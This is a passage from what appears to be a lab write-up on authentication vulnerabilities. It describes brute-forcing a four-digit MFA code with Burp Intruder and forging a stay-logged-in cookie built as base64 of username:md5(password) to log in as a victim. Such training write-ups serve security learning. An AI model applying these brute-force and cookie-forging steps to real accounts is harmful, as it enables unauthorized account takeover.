
This request was sending the mfa-code to the application and when the code was valid, we get 302 FOUND response.


Brute-forcing the code in Intruder shows us the code is 1820.
I sent the code via in repeater and also got 302 FOUND.

We can then click Show response in browser and copy the url which we will paste in browser.

This will solve the lab.

9. Brute-forcing a stay-logged-in cookie
Description:
There is a stay-logged-in cookie that we must brute force to login. We are given the victim’s username, password list and sample credentials.
Explanation:

We log in to the application and keep the Stay logged in option as checked.

We can see the stay-logged-in cookie in the request. We will copy this to decoder.

We decode the cookie from base64 and see that it is in the format user:hash and since we know the password, we confirm that the system is using md5 hashing.

We send this request to Intruder, change the id parameter from wiener to carlos. We put the passwords as the payload. In payload processing, we first use md5 hash then add a prefix for the username: which will be carlos: and then do a base64 encoding.

This somehow didn’t work as I got too many 302 FOUND which should ideally be only one.
